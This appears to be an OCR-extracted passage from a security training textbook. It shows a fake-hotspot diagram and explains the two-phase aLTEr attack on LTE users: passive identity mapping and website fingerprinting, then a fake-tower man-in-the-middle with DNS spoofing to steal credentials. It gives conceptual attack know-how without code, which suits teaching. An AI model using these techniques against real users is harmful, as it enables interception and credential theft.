

Victim
Victim
Broadcast SSID: Starbucks
Attacker
3G or Ethernet Connection to the Internet
Computer set as an AP, running a sniffer
Internet

Figure 16.82: Set up of a fake hotspot



Launch of Wireless Attacks: aLTEr Attack

Information Gathering Phase

- Attackers passively gather information needed to perform aLTEr attack using techniques, such as **identity mapping** and website fingerprinting

User activities
User with mobile browser
Base Tower
Server
Monitoring user traffic
Attacker

Attack Phase

- Attackers use the information gathered to perform an active attack using techniques, such as **DNS spoofing**

User with LTE device
1 Valid input
Fake Tower
2 Modified input
Base Tower
Misleading web address
3
6
Internet
4
5
Spoofed DNS
Original Server
7 Redirecting to the malicious website
8 Attacker stores user credentials
Attacker
Malicious request or response
Intended/Valid request or response

Here, spoofed DNS requests malicious website link to the main server

aLTEr Attack

An aLTEr attack has the following two phases.

- **Information gathering phase**: Attackers passively gather information needed to perform an aLTEr attack using techniques such as identity mapping and website fingerprinting.
- **Attack phase**: Attackers use the information gathered to perform an active attack using techniques such as DNS spoofing.

Information Gathering Phase

Attackers snoop on the websites that users attempt to access and record how often they visit those websites. Attackers only spy or monitor the transmission between the base station and the end user, and they do not modify any credentials or information in this attack.

Attackers use the following techniques to gather information passively.

- **Identity mapping**: The attacker initially maps the identity to locate the target device. Once the target is determined, the attacker devises a strategy to implement the next two attacks.
- **Website fingerprinting**: The attacker records the amount of traffic the client is accessing and keeps track of the user's online activities and other meta information.



User activities
User with mobile browser
Base Tower
Server
Monitoring user traffic
Attacker

Figure 16.83: Information-gathering phase of an aLTEr attack

Attack Phase

After snooping on or gathering information about the target users, the attacker launches an MITM attack using a fake tower impeding and manipulating the user data, which are intended to be shared with the real tower. The attacker uses DNS spoofing to redirect the victim to a malicious website or a website of their choice, where the attacker records all the sensitive information entered by the victim such as usernames and passwords.

